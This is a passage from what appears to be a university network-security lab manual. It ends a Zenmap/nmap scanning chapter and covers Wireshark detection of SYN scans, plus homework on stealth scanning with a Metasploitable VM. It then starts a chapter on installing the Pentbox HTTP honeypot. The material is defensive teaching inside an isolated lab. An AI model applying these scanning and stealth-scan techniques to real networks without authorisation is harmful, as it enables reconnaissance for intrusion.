



Figure 11 – Zenmap Host Details

NOTE: This tab shows us lots of interesting information about this host that could be useful for both an attacker and an administrator. This includes how many open ports there are, how many have been scanned, the system's uptime, and the operating system type and version. The pictures on the left side give a rough estimate of each system's vulnerability level based on how many open ports exist. For instance, this scan displays a bomb (very vulnerable) since there are 18 ports open to potential abuse and exploitation.

3.3. Select *Ports / Hosts*



	Port	Protocol	State	Service	Version
✓	22	tcp	open	ssh	OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
✓	53	tcp	open	domain	(unknown banner: not currently available)
✓	80	tcp	open	http	Apache httpd 2.4.52 ((Ubuntu))
✓	53	udp	open	domain	(unknown banner: not currently available)
✓	67	udp	open|filtered	dhcps	
✓	1067	udp	open|filtered	instl_boots	
✓	7000	udp	open|filtered	afs3-fileserver	
✓	17754	udp	open|filtered	zep	
✓	19165	udp	open|filtered	unknown	
✓	19227	udp	open|filtered	unknown	
✓	19625	udp	open|filtered	unknown	
✓	19687	udp	open|filtered	unknown	
✓	39888	udp	open|filtered	unknown	
✓	42434	udp	open|filtered	unknown	
✓	44190	udp	open|filtered	unknown	
✓	49182	udp	open|filtered	unknown	
✓	49220	udp	open|filtered	unknown	
✓	60381	udp	open|filtered	unknown	

Figure 12 – Zenmap port details

NOTE: This tab displays all the open ports found on the system and organizes them based on port number and layer 4 protocol. It also shows the type of services running on the scanned target and its version (if found). As a network administrator, periodic scans must be performed on your networks to ensure that only needed services are active and unused ports are closed.

3.4. Select *Topology*




Figure 13 – Zenmap network topology

> **NOTE:** This tab shows the topology of the devices that were scanned. It is organized in sets of concentric rings. Each ring represents how many hops it takes to get to the target.

Phase IV – Wireshark Analysis of Network Scans

As a network administrator, it is important to know not only how to scan your network, but also be able to identify when others are doing it too.

1. Start a Wireshark capture in ***corp[.]local*** between the switch and the router
2. Prepare to scan the gateway router
    2.1. In the ***Target*** selection, specify the IP address of the inward-facing gateway (192.168.5.1)
    2.2. In the Profile dropdown menu, select ***Regular scan***
    2.3. Select ***Scan*** to imitate the program




Figure 14 – Zenmap gateway scan output

3. Stop the Wireshark capture

4. Analyze the network traffic captured

    4.1. You should see a large amount of ***TCP SYN*** packets originating from the Kali machine (192.168.5.112) and response ***TCP RST/ACK*** packets




Figure 15 – Wireshark Packet Capture

4.2. Select ***Statistics*** > ***Conversations*** to see a more general overview of the network connections

4.3. Select the ***TCP*** tab to view only TCP statistics




Figure 16 – Wireshark TCP conversations

NOTE: Notice how there are a thousand different conversations that are initiated by our Kali machine (192.168.5.112) to the same IP address (192.168.5.1) that ONLY consist of 2-3 packets. This is a strong sign that this device is currently probing our network. Every conversation consists of two packets on a port that is currently closed (***RST/ACK***), while the ones with three packets are on active ports (the server sends out response ***SYN*** packets twice).

End of Lab

Deliverables – Complete the following to receive credit for this lab

- Screenshot of Zenmap host information
- Screenshot of active ports and running services

- Screenshot of Zenmap's generated network topology

Homeworks

Assignment 1 – Add another LAN

- The business has expanded and you must add the Green LAN to the relay router. Add a green switch and connect a desktop VM (Ubuntu Desktop or Windows preferred, but another TinyCore is fine if memory is an issue) and a Metasploitable VM to the green switch.
- Ensure the new devices get DHCP and DNS assignments correctly.
- Run the Zernmap scans as before to update the network topology of your enterprise
- RECOMMENDED GRADING CRITERIA:
    - Five Screenshots
        - GNS3 Working Environment with everything labeled
        - Wireshark evidence of a green desktop able to ping a blue desktop
        - Screenshot of Zenmap host information
        - Screenshot of active ports and running services
        - Screenshot of Zenmap's generated network topology

Assignment 2 – Try stealth scanning the network

- Complete Assignment 1
- There are various settings for nmap and Zenmap to scan a network 'quietly'. Use Professor Google and try two different techniques.
- Successful or not, describe your technique and your results. Make sure to cite your sources.
- RECOMMENDED GRADING CRITERIA:
    - A Word document containing:
    - The five screenshots required for Assignment 1
    - Stealth Technique 1
        - A short paragraph of the attempt (including references)
        - Screenshot of Zenmap attempting the stealth scan
        - Screenshot of Wireshark observing the scan
        - A short paragraph of your results
    - Stealth Technique 2
        - A short paragraph of the attempt (including references)

- Screenshot of Zenmap attempting the stealth scan
- Screenshot of Wireshark observing the scan
- A short paragraph of your results

CHAPTER 39

Network Monitoring - Honeypots

JACOB CHRISTENSEN; ARJUN NATH; AND ISHA PATEL

Honeypots are useful tools for network defense. They allow attackers to navigate a dummy infrastructure so investigators can monitor attacker activities to identify their tactics, techniques, and procedures (TTP). Honeypots need careful configuration otherwise they become a pivot point for attackers to use to gain access to the enterprise architecture.

LEARNING OBJECTIVES

- Learn how to configure a simple HTTP honeypot on an enterprise network
- Learn how to use Zenmap to verify services are running

PREREQUISITES

- Chapter 38 – Network Monitoring – Zenmap Basics
- Chapter 7 – Creating a Linux Server

DELIVERABLES

- Screenshot of Zenmap scan showing port 80 is active
- Screenshot of Intrusion Detection report on Pentbox
- Screenshot of the GNS3 Working Environment

RESOURCES

- technicaldada and jaykali – Pentbox GitHub Repository – https://github.com/technicaldada/pentbox

CONTRIBUTORS

- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

The following steps are to create a baseline network for completing this chapter. It makes assumptions about learner knowledge from completing previous labs.

By the end of this lab, your network should look like the following:




Figure 1 – Final GNS3 network

1. Start GNS3

    1.1. Save the lab (Network Monitoring – Zenmap Basics) as a new project: **LAB_22**

2. Modify the DMZ subnet

    2.1. Add an ***Ethernet switch***

    2.2. Add another ***Ubuntu Server (10.0.0.5)***

Phase II – Setting up a Simple HTTP Honeypot

There are many different tools and services that are available for constructing various honeypots. Some are hardware-based, others are software-based, but they all have the same function of monitoring attackers in progress to learn their tactics, goals, and potential motivations. We are going to use Pentbox which has a honeypot feature. This tool is usually used by pentesters to 'watch their back' in case their target tries to hack back when on a mission, but it is relatively simple to use and operate for new users.

1. Using Zenmap on the IT laptop, perform a ***Regular scan*** on the honeypot server (10.0.0.5) to verify that no standard ports are currently open




Figure 2 – First Zenmap Scan

    1.1. If any ports are open, identify and terminate the service and re-scan the server

2. Install the Pentbox software suite

    2.1. Login to the honeypot server

    2.2. Download the Ruby scripting language

```
> sudo apt install ruby -y
```

2.3. Download Pentbox from the official GitHub repository

```
> cd ~
```

```
> git clone https://github.com/technicaldada/pentbox
```

2.4. Decompress the tarball

```
> tar -zxvf ~/pentbox/pentbox.tar.gz
```

NOTE: "Tarballs" in Linux are files that are archived with the ***Tar*** utility and compressed with ***GNU Zip***. They can quickly be identified with the **[.]tar[.]gz** extension.

2.5. Run the pentbox program

```
> ~/pentbox-1.8/pentbox.rb
```

3. Setup the Honeypot

3.1. In Pentbox's main menu, you should see some options to select via the number associated with it

Figure 3 – Pentbox main menu

3.2. Select ***Network tools (2)***

Figure 4 – Pentbox Network Tools

3.3. Select ***Honeypot (3)***




Figure 5 – Pentbox honeypot menu

3.4. Select ***Fast Auto Configuration (1)***

Figure 6 – Pentbox honeypot activation

> **NOTE:** Now that the honeypot is running, we can see what port it is operating on (80), the date it was started (April 4th, 2024), and the time based on the current system locale settings (7:45:24 PM).

4. On the IT laptop, re-scan the honeypot server to verify that port 80 is now open

